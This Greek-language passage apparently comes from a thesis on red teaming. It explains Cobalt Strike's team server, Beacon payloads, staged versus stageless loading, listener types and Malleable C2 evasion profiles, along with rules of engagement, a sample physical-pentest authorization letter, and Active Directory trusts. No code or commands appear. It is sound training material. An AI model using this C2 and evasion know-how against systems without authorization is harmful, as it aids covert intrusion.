- Team Server: Ο διακομιστής ομάδας είναι το τμήμα διακομιστή C2 του Cobalt Strike. Μπορεί να δέχεται συνδέσεις πελατών, επιστροφές κλήσης BEACON και γενικά αιτήματα ιστού. Από προεπιλογή, δέχεται συνδέσεις πελάτη στη θύρα TCP 50050.

- Client: Ο πελάτης είναι ο τρόπος με τον οποίο οι χειριστές συνδέονται με έναν διακομιστή ομάδας. Οι πελάτες μπορούν να εκτελούνται στο ίδιο σύστημα με έναν διακομιστή ομάδας ή να συνδέονται εξ αποστάσεως. Ο πελάτης μπορεί να εκτελεστεί σε σύστημα Windows, macOS ή Linux.

Το Beacon είναι το όνομα για το προεπιλεγμένο ωφέλιμο φορτίο κακόβουλου λογισμικού (malware payload) του Cobalt Strike που χρησιμοποιείται για τη δημιουργία σύνδεσης με τον διακομιστή της ομάδας). Οι ενεργές συνεδρίες επανάκλησης από έναν στόχο ονομάζονται επίσης "beacons".



Εικόνα 2: Παράδειγμα beacon στο Cobalt Strike.

Το μενού του cobalt strike αποτελείται:

- Cobalt Strike: Το πρώτο και πιο βασικό μενού, περιέχει τη λειτουργικότητα για σύνδεση σε διακομιστή ομάδας, ορισμός προτιμήσεων, αλλαγή της προβολής των συνεδριών beacon, διαχείριση ακροατών (listeners) και επιθετικά σενάρια.
- View: Το μενού προβολής αποτελείται από στοιχεία που διαχειρίζονται στόχους, αρχεία καταγραφής, συγκομιδή διαπιστευτηρίων, στιγμιότυπα οθόνης, πληκτρολογήσεις κ.λπ. Ο κύριος σκοπός του είναι να παρέχει έναν εύκολο τρόπο πρόσβασης στην έξοδο πολλών ενοτήτων λειτουργίας, διαχείρισης των λάφυρων και των στόχων τομέα.
- Attacks: Αυτό το μενού περιέχει πολλές μεθόδους δημιουργίας επιθέσεων από την πλευρά του πελάτη, όπως μηνύματα ηλεκτρονικού ψαρέματος, κλωνοποίηση ιστοτόπων και φιλοξενία αρχείων. Παρέχει επίσης πολλούς τρόπους για την δημιουργία ωφέλιμων φορτίων beacon ή απλώς δημιουργία κώδικα κελύφους

(shellcode) και την αποθήκευση για μελλοντική χρήση σε άλλο εργαλείο συσκότισης.

- Reporting: Παρέχει έναν εύκολο τρόπο δημιουργίας αρχείων pdf ή υπολογιστικών φύλλων που περιέχουν πληροφορίες σχετικά με την εκτέλεση μιας επίθεσης, με αυτόν τον τρόπο βοηθά να γίνει οργάνωση μικρών αναφορών, διευκολύνοντας τη διαδικασία σύνταξης τελικής αναφοράς.
- Help: Βασικό μενού βοήθειας του εργαλείου.

1.8 Είδη payload

Τα ωφέλιμα φορτία διατίθενται σε μερικούς διαφορετικούς τύπους και ποικίλλουν ανάλογα με την πλατφόρμα. Από αυτούς τους τύπους, υπάρχουν δύο μεγάλες «κατηγορίες» διαθέσιμες με μια βασική διαφορά που συχνά δεν είναι κατανοητή. Είναι σταδιακά (staged) και χωρίς σταδιακά (stageless) ωφέλιμα φορτία.

- Τα σταδιακά ωφέλιμα φορτία είναι μικροσκοπικά και η μοναδική τους αποστολή είναι η σύνδεση. Στη συνέχεια, μεταφέρουν τα πραγματικά στάδια, και τα επόμενα στάδια (stages) κάνουν την πραγματική δουλειά (π.χ. εκτέλεση κώδικα).
- Μη σταδιακά ωφέλιμα φορτία εκτελούνται κατευθείαν στον στόχο και κάνουν τόσο σύνδεση όσο και εκτέλεση του πραγματικού κώδικα. Επίσης, το μέγεθός τους είναι μεγαλύτερο από τα σταδιακά ωφέλιμα φορτία.

Ο Πίνακας 2 προσδιορίζει τις διαφορές μεταξύ staged και stageless payloads:

Πίνακας 2: Διφορές Staged με Stageless payloads.

Staged	Stageless
Πρώτα κάνει σύνδεση και αποστέλλει ωφέλιμο φορτίο σταδιακά.	Στέλνει και εκτελεί το κέλυφος (shellcode) όλο μαζί τον κώδικα.
Πολύ μικρό σε μέγεθος.	Μεγαλύτερο σε μέγεθος.

Μπορεί να είναι λιγότερο σταθερό.	Είναι περισσότερο αθόρυβο.

Η εσωτερική λειτουργία ενός σταδιακού ωφέλιμου φορτίων μπροστά σε ένα στόχο:

- Δημιουργεί μια ενεργή σύνδεση TCP πίσω στον Team Server σε μια δεδομένη διεύθυνση και θύρα.
- Διαβάζει 4 byte από τον Team Server, τα οποία υποδεικνύουν το μέγεθος του ωφέλιμου φορτίου.
- Εκχωρεί ένα μπλοκ μνήμης στο στόχο που είναι RWX (αναγνώσιμο, εγγράψιμο και εκτελέσιμο) επαρκούς μεγέθους.
- Διαβάζει το υπόλοιπο ωφέλιμο φορτίο από τον Team Server και το γράφει στο εκχωρημένο μπλοκ μνήμης.
- Όταν τελειώσει αυτή διαδικασία, και ο έλεγχος περνάει απευθείας στην αρχή του ωφέλιμου φορτίου ώστε να μπορεί να εκτελεστεί.

Η εσωτερική λειτουργία ενός μη σταδιακού ωφέλιμου φορτίων μπροστά σε ένα στόχο:

- Το beacon καλείται αμέσως στο μπλοκ διαμόρφωσης που είχε ετοιμαστεί μέσα από το ωφέλιμο φορτίο.
- Τυχόν επεκτάσεις που προστέθηκαν κατά το χρόνο δημιουργίας ωφέλιμου φορτίου φορτώνονται.
- Το μπλοκ διαμόρφωσης δεν περιλαμβάνει ενεργή υποδοχή (socket) και έτσι το beacon εξετάζει τη διαμόρφωση για να προσδιορίσει πού πρέπει να συνδεθεί.
- Δημιουργεί μια νέα σύνδεση TCP και καλεί τον Team Server στη δεδομένη διεύθυνση και πόρτα.
- Η υποδοχή χρησιμοποιεί αμέσως SSL πρωτόκολλο.
- Στη συνέχεια, μπορεί να μιλήσει μέσω πακέτων TLV με τον Team Server μέσω κρυπτογραφημένης μεταφοράς για να ολοκληρώσει τη συνεδρία.

1.9 Είδη Listener

Ένας listener ή ακροατής είναι ένας συνδυασμός κεντρικού υπολογιστή, θύρας, πρωτοκόλλου που "ακούει" την εισερχόμενη επικοινωνία από το ωφέλιμο φορτίο του Cobalt Strike, το beacon. Τα τρία κύρια είδη listeners είναι:

- Egress Listeners:
  - ✓ HTTP/HTTPS: Οι listeners λειτουργούν σαν διακομιστής ιστού, όπου ο Team Server και το beacon θα ενσωματώσουν τις επικοινωνίες τους μέσω HTTP/HTTPS πρωτοκολλά.
  - ✓ DNS: Παρέχει πιο αθόρυβη κίνηση μέσω του πρωτοκόλλου DNS, ωστόσο πρέπει να καθοριστεί ο διακομιστή DNS στον οποίο θα συνδεθεί ο επιτιθέμενος. Η καλύτερη κατάσταση για να χρησιμοποιηθεί αυτός ο τύπος listener είναι σε ένα πραγματικά κλειδωμένο περιβάλλον που αποκλείει ακόμη και την κοινή κυκλοφορία, όπως οι θύρες 80 και 443.
- Pivot Listeners ή αλλιώς Peer-to-Peer:
  - ✓ TCP: Ένα βασικό πρόγραμμα ακρόασης tcp που συνδέεται σε μια συγκεκριμένη θύρα.
  - ✓ SMB: Μια εκπληκτική επιλογή για εσωτερική εξάπλωση και πλευρική μετακίνηση, αυτός ο listener χρησιμοποιεί Named Pipes μέσω του πρωτοκόλλου smb και είναι η καλύτερη προσέγγιση για την παράκαμψη των τειχών προστασίας όταν ακόμη και οι προεπιλεγμένες θύρες όπως η 80 και η 443 βρίσκονται στη μπλοκαρισμένες.
- Miscellaneous Listeners:
  - ✓ Foreign HTTP/HTTPS: Οι τύποι listener δίνουν την επιλογή να μεταφερθεί μια περίοδος λειτουργίας από το metasploit στο cobalt strike χρησιμοποιώντας είτε ωφέλιμα φορτία http είτε https. Ένα χρήσιμο παράδειγμα είναι ενός κακόβουλού κώδικα (exploit) από το metasploit και η απόκτηση μιας συνεδρίας beacon στο cobalt strike.

- ✓ External C2: Πρόκειται για έναν ειδικό τύπο listener που δίνει την επιλογή σε εφαρμογές τρίτων να λειτουργούν ως μέσο επικοινωνίας το beacon.

1.10 Malleable C2 Profiles

Με απλά λόγια, ένα Malleable C2 Profile είναι ένα αρχείο διαμόρφωσης που ορίζει πώς θα επικοινωνεί και θα συμπεριφέρεται το beacon όταν εκτελεί λειτουργικές διαφορές ενότητες, δημιουργεί διεργασίες και νήματα, εισάγει dll ή αγγίζει το δίσκο και τη μνήμη. Όχι μόνο αυτό, αλλά διαμορφώνει πώς θα φαίνεται η κίνηση του ωφέλιμου φορτίου σε ένα pcap, το διάστημα επικοινωνίας και το jitter κ.λπ. Το μεγάλο πλεονέκτημα των Malleable C2 Profiles, είναι ότι μπορούμε να διαμορφώσουμε και να προσαρμόσουμε το ωφέλιμο φορτίο μας ώστε να ταιριάζει με την κατάσταση και το περιβάλλον στόχο μας, με αυτόν τον τρόπο κάνουμε τον εαυτό μας πιο κρυφό καθώς μπορούμε να συνδυάζουμε την κίνηση του περιβάλλοντος.

1.11 Aggressor Scripts

Το Aggressor Script είναι η γλώσσα σεναρίου που είναι ενσωματωμένη στο Cobalt Strike, έκδοση 3.0 και μεταγενέστερη. Το Aggresor Script σάς επιτρέπει να τροποποιήσετε και να επεκτείνετε τον πελάτη Cobalt Strike. Αυτά τα σενάρια μπορούν να προσθέσουν πρόσθετες λειτουργίες σε υπάρχουσες ενότητες ή να δημιουργήσουν νέες.

1.12 Mitre att&ck

Ο ρόλος μιας κόκκινης ομάδας είναι να μιμηθεί μια πραγματική απειλή για τον οργανισμό. Αυτό μπορεί να είναι οτιδήποτε, από σχετικά χαμηλής ειδίκευσης και χαμηλού κίνητρου «script kiddies», έως πιο ικανές και οργανωμένες ομάδες «χακτιβιστών», ή ακόμα και APT και έθνη-κράτη. Μια προηγμένη επίμονη απειλή (Advanced Persistence Threat) ή αλλιώς APT είναι μια αθόρυβη απειλή, όπου

συνήθως ένα έθνος κράτος ή μια ομάδα που υποστηρίζεται από το κράτος, αποκτά μη εξουσιοδοτημένη πρόσβαση σε ένα δίκτυο υπολογιστών και παραμένει απαρατήρητη για μεγάλο χρονικό διάστημα. Οι πιο ώριμοι οργανισμοί έχουν μια ιδέα για τις απειλές τους με βάση προηγούμενα γεγονότα, πληροφορίες σχετικά με απειλές ή αναφορές της κοινότητας. Μόλις εντοπιστεί μια απειλή, η κόκκινη ομάδα πρέπει να δημιουργήσει ένα αντίστοιχο προφίλ απειλής. Αυτό το προφίλ καθορίζει τον τρόπο με τον οποίο η ομάδα θα μιμηθεί αυτήν την απειλή προσδιορίζοντας την πρόθεσή της, τα κίνητρα, τις ικανότητες, τις συνήθειες, τα TTP και ούτω καθεξής. Εάν πρόκειται για γνωστή απειλή, πολλές από αυτές τις πληροφορίες μπορούν να βρεθούν από διάφορες πηγές απειλών. Εάν πρόκειται για γενική απειλή, η κόκκινη ομάδα μπορεί να δημιουργήσει ένα προφίλ που αντικατοπτρίζει τις τυπικές δυνατότητες αυτού του τύπου απειλής.
Η Mitre att&ck είναι μια παγκοσμίως προσβάσιμη βάση γνώσεων, τακτικών και τεχνικών αντιπάλου που βασίζονται σε πραγματικές παρατηρήσεις και σενάρια. Η βάση γνώσεων ATT&CK χρησιμοποιείται ως βάση για την ανάπτυξη συγκεκριμένων μοντέλων και μεθοδολογιών απειλών στον ιδιωτικό τομέα, στην κυβέρνηση και στην κοινότητα προϊόντων και υπηρεσιών στον κυβερνοχώρο.


1.13 Κανόνες μιας Εμπλοκής Ασφαλείας

Το έγγραφο Rules of Engagement (RoE) ορίζει τους κανόνες και τις μεθοδολογίες βάσει των οποίων θα διεξαχθεί η εμπλοκή ασφάλειας και θα πρέπει να συμφωνηθεί και να υπογραφεί από όλα τα μέλη που εμπλέκονται τόσο από την μεριά της κόκκινης ομάδας όσο και από την πλευρά του πελάτη. Το RoE θα πρέπει:

- Καθορισμός των τελικών στόχων της εμπλοκής ασφαλείας.
- Καθορισμός των οριακών στόχων της εμπλοκής ασφαλείας, συμπεριλαμβανομένων των τομέων και των περιοχών IP.
- Προσδιορισμός τυχόν νομικών ή κανονιστικών απαιτήσεων και/ή περιορισμών.

- Δημιουργία λιστών επαφών έκτακτης ανάγκης.

Ωστόσο, η φυσική κόκκινη ομάδα (σωματική απόπειρα εισόδου σε ένα χώρο ή ιδιοκτησία), εκτός από να συμφωνήσει και να συναινέσει στο RoE, θα πρέπει να φέρει στην κατοχή της ένα κατάλληλο «γράμμα εξόδου από τη φυλακή» ή αλλιώς «Out of jail letter» ή «Out of Jail contract», υπογεγραμμένο και εξουσιοδοτημένο από τον πελάτη (Εικόνα 3) Σε περίπτωση που η ομάδα συλληφθεί από την πραγματική επιβολή του νόμου, πρέπει να αποδείξουν ότι ενεργούσαν με άδεια για να αποφύγουν οποιαδήποτε δίωξη.



[Title]
[Changelogs]
[Date]

1 - Physical Security Penetration Testing Authorization

To properly secure the organization's facilities, the POST Offensive Security Team is required to assess CLIENT security posture by conducting a physical security assessment and penetration testing (intrusion attempts) against company's premises.
These activities involve assessing the physical and information security of facilities owned by "CLIENT" company around XXXXXXXX XXXXXXX to covert risks in a representative way.
The purpose of this document is to grant authorization to specific members of POST Offensive Security team to conduct physical security assessment and physical penetration test against organization's facilities.
To do that end, the undersigned attests to the following:

1. The assessment team listed below has permission to assess physical security for any "CLIENT" premise;
2. This permission is granted from XXth XXXXXX 2021 to XXth XXXXXX 2021
3. "Client-side referrer name" have the authority to grant this permission for testing the organization's facilities for physical penetration test;
4. The scope for this security posture assessment is defined in point #1 and is extended to any office to measure company's exposure.

2 - Emergency contacts

In case of emergency or a problem occur during the test, the following "CLIENT" contacts will be available during the pentest period:

1. Name (Email – phone number)
2. Name (Email – phone number)

The following POST Luxembourg contacts will be available during the penetration test period:

3. Name (Email – phone number)
4. Name (Email – phone number)

"Client side referrer name" Red Team Management

Εικόνα 3: Αντιπροσωπευτικό παράδειγμα «Out of Jai» εγγράφου. (Πηγή: https://www.itnation.lu/anatomy-of-a-red-team-exercise-chapter-1/ Ημερομηνία πρόσβασης πηγής: 01/06/222).

1.14 Κόστος μιας Εμπλοκής Ασφαλείας

Το κόστος μιας εμπλοκής ασφαλείας μπορεί να εξαρτάται από πολλούς παράγοντες:

- Ανθρώπινο δυναμικό.
- Ταξίδια και διαμονή.
- Λογισμικό.
- Διαδικτυακή φιλοξενία.
- Δραστηριότητες πριν και μετά την εμπλοκή ασφάλειας.

Μια ομάδα πρέπει να έχει τουλάχιστον δύο μέλη και πάντα τουλάχιστον έναν επικεφαλής. Ο αριθμός των μελών της ομάδας πρέπει να αντανακλά το μέγεθος της εμπλοκής ασφάλειας και το χρονοδιάγραμμα μέσα στο οποίο πρέπει να ολοκληρωθεί. Τέσσερα μέλη (τρεις χειριστές και ένας επικεφαλής) είναι ένα μέσο μέγεθος ομάδας.

Εάν απαιτείται να ταξιδέψει η ομάδα (για παράδειγμα, εάν χρειάζεται να έρθει επί τόπου για να μιμηθεί μια απειλή στις εσωτερικές εγκαταστάσεις του πελάτη), τότε αυτά και άλλα παρεπόμενα κόστη θα πρέπει να ληφθούν υπόψη.

Οι περισσότερες κόκκινες ομάδες χρησιμοποιούν εμπορικά εργαλεία για να βοηθήσουν στην πραγματοποίηση των δεσμεύσεών τους. Το μοντέλο άδειας χρήσης τοy Cobalt Strike είναι ανά χειριστή με κόστος περίπου 3000 ευρώ το χρόνο, επομένως εάν απαιτείται μια μεγάλη ομάδα για την ολοκλήρωση της εμπλοκής ασφάλειας στο συμφωνημένο χρονικό πλαίσιο, ενδέχεται να χρειαστούν πρόσθετες άδειες.

Πολλές κόκκινες ομάδες χρησιμοποιούν δημόσια cloud για να τρέξουν μέρος της υποδομής μιας χρήσης. Μπορεί επίσης να επιθυμούν να αγοράσουν ονόματα τομέα για χρήση σε μια καμπάνια ηλεκτρονικού ψαρέματος. Ο Team Server θα πρέπει να εκτελείται στις εγκαταστάσεις της εταιρείας της κόκκινης ομάδας, θα πρέπει επίσης να συμπεριληφθεί το κόστος λειτουργίας και συντήρησης αυτής της υποδομής.

Οι διαδικασίες σχεδιασμού, συναντήσεις πριν από τη δέσμευση, δημιουργία προφίλ απειλών, έρευνα, προσαρμογές εργαλείων, ρύθμιση

υποδομής και ούτω καθεξής. Θα πρέπει επίσης να ληφθούν υπόψη οι συναντήσεις πριν και μετά την εμπλοκή ασφάλειας και άλλες επακόλουθες συναντήσεις.

1.15 Active Directory

Το Active Directory (AD) είναι μια υπηρεσία καταλόγου που εκτελείται σε Microsoft Windows Server. Η κύρια λειτουργία του AD είναι να επιτρέπει στους διαχειριστές να διαχειρίζονται τα δικαιώματα και να ελέγχουν την πρόσβαση σε πόρους δικτύου. Στο AD, τα δεδομένα αποθηκεύονται ως αντικείμενα, τα οποία περιλαμβάνουν χρήστες, ομάδες, εφαρμογές και συσκευές και αυτά τα αντικείμενα κατηγοριοποιούνται σύμφωνα με το όνομα και τα χαρακτηριστικά τους. Οι Υπηρεσίες Domain (AD DS) αποτελούν βασικό συστατικό στοιχείο της υπηρεσίας καταλόγου Active Directory και παρέχουν τον πρωταρχικό μηχανισμό για τον έλεγχο ταυτότητας των χρηστών και τον προσδιορισμό των πόρων δικτύου που μπορούν να έχουν πρόσβαση.
Κάποια βασικά στοιχεία ενός Active Directory είναι:

- Domain: Ένα Domain ή αλλιώς Τομέας αντιπροσωπεύει μια ομάδα αντικειμένων όπως χρήστες, ομάδες και συσκευές, οι οποίες μοιράζονται την ίδια βάση δεδομένων Active Directory.
- Organizational Units (OU): Ένα Organizational Unit χρησιμοποιείται για την οργάνωση χρηστών, ομάδων, υπολογιστών και άλλων οργανωτικών μονάδων.
- Domain Controller (DC): Ένας Domain Controller είναι ένας διακομιστής που ανταποκρίνεται σε αιτήματα ελέγχου ταυτότητας και επαληθεύει τους χρήστες σε δίκτυα υπολογιστών. Ο Domain Controller διατηρεί όλα αυτά τα δεδομένα οργανωμένα και ασφαλή.
- Domain Administrator (DA): Ο Domain Administrator ή αλλιώς ο Domain Admin στα Windows είναι ένας λογαριασμός χρήστη που μπορεί να επεξεργαστεί πληροφορίες στην υπηρεσία καταλόγου Active Directory. Μπορεί να τροποποιήσει τη διαμόρφωση των

διακομιστών Active Directory και να τροποποιήσει οποιοδήποτε περιεχόμενο είναι αποθηκευμένο στον Active Directory. Αυτό περιλαμβάνει τη δημιουργία νέων χρηστών, τη διαγραφή χρηστών και την αλλαγή των αδειών τους.

- Forest: Ένα Forest είναι το υψηλότερο επίπεδο οργάνωσης εντός του Active Directory και περιέχει πολλά Domains μαζί.
- Enterprise Domain Admins: Η ομάδα Enterprise Admins είναι μια ομάδα που εμφανίζεται μόνο στον κεντρικό Domain του Forest και τα μέλη αυτής της ομάδας έχουν πλήρη διοικητικό έλεγχο σε όλα τα Domain που βρίσκονται στο ίδιο Forest.
- Kerberos: Το κύριο πρωτόκολλο ελέγχου ταυτότητας της Microsoft.
- Group Policies: Αποτελούν μια συλλογή ρυθμίσεων για τον καθορισμό της συμπεριφοράς των αντικειμένων του Active Directory.

1.16 Σχέσεις μεταξύ των Domain


Οι σχέσεις μεταξύ των Domain ονομάζονται trusts και δηλώνουν τις αλληλεπιδράσεις που έχουν τα Domain μεταξύ τους.
Οι σχέσεις που εξετάζονται εδώ είναι:

- Μονόδρομος Σχέση (One-way)
- Αμφίδρομος Σχέση (Bidirectional)

1.16.1 Μονόδρομος Σχέση

Η μονόδρομος σχέση είναι μια μονοκατευθυντική διαδρομή ελέγχου ταυτότητας που δημιουργείται μεταξύ δύο Domain (ροή εμπιστοσύνης προς τη μία κατεύθυνση και ροή πρόσβασης στην άλλη). Αυτό σημαίνει ότι σε μια μονόδρομος σχέση μεταξύ ενός αξιόπιστου Domain και ενός εμπιστευτικού Domain, οι χρήστες ή οι υπολογιστές στο αξιόπιστο Domain μπορούν να έχουν πρόσβαση σε πόρους στον εμπιστευτικό


Domain (Εικόνα 4). Ωστόσο, οι χρήστες στο Domain αξιοπιστίας δεν μπορούν να έχουν πρόσβαση σε πόρους στον αξιόπιστο Domain.



Εικόνα 4: Σχηματική παράσταση μονόδρομης σχέση μεταξύ των Domain. (Πηγή: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759554(v=ws.10)?redirectedfrom=MSDN Ημερομηνία πρόσβασης πηγής: 01/06/222).

1.16.2 Αμφίδρομος Σχέση

Ένα θυγατρικό Domain διατηρεί μια αμφίδρομη μεταβατική εμπιστοσύνη με τον γονέα του. Αυτός είναι ίσως ο πιο κοινός τύπος εμπιστοσύνης που θα συναντήσετε. Αυτό σημαίνει ότι όλα τα στοιχεία όπως χρήστες, υπολογιστές, ομάδες κλπ. έχουν πρόσβαση στα στοιχεία του άλλου Domain και το αντίστροφο. Όπως φαίνεται και στην Εικόνα 5 με την σχέση του corp.tailspintoys.com και του corp.wingtiptoys.com.

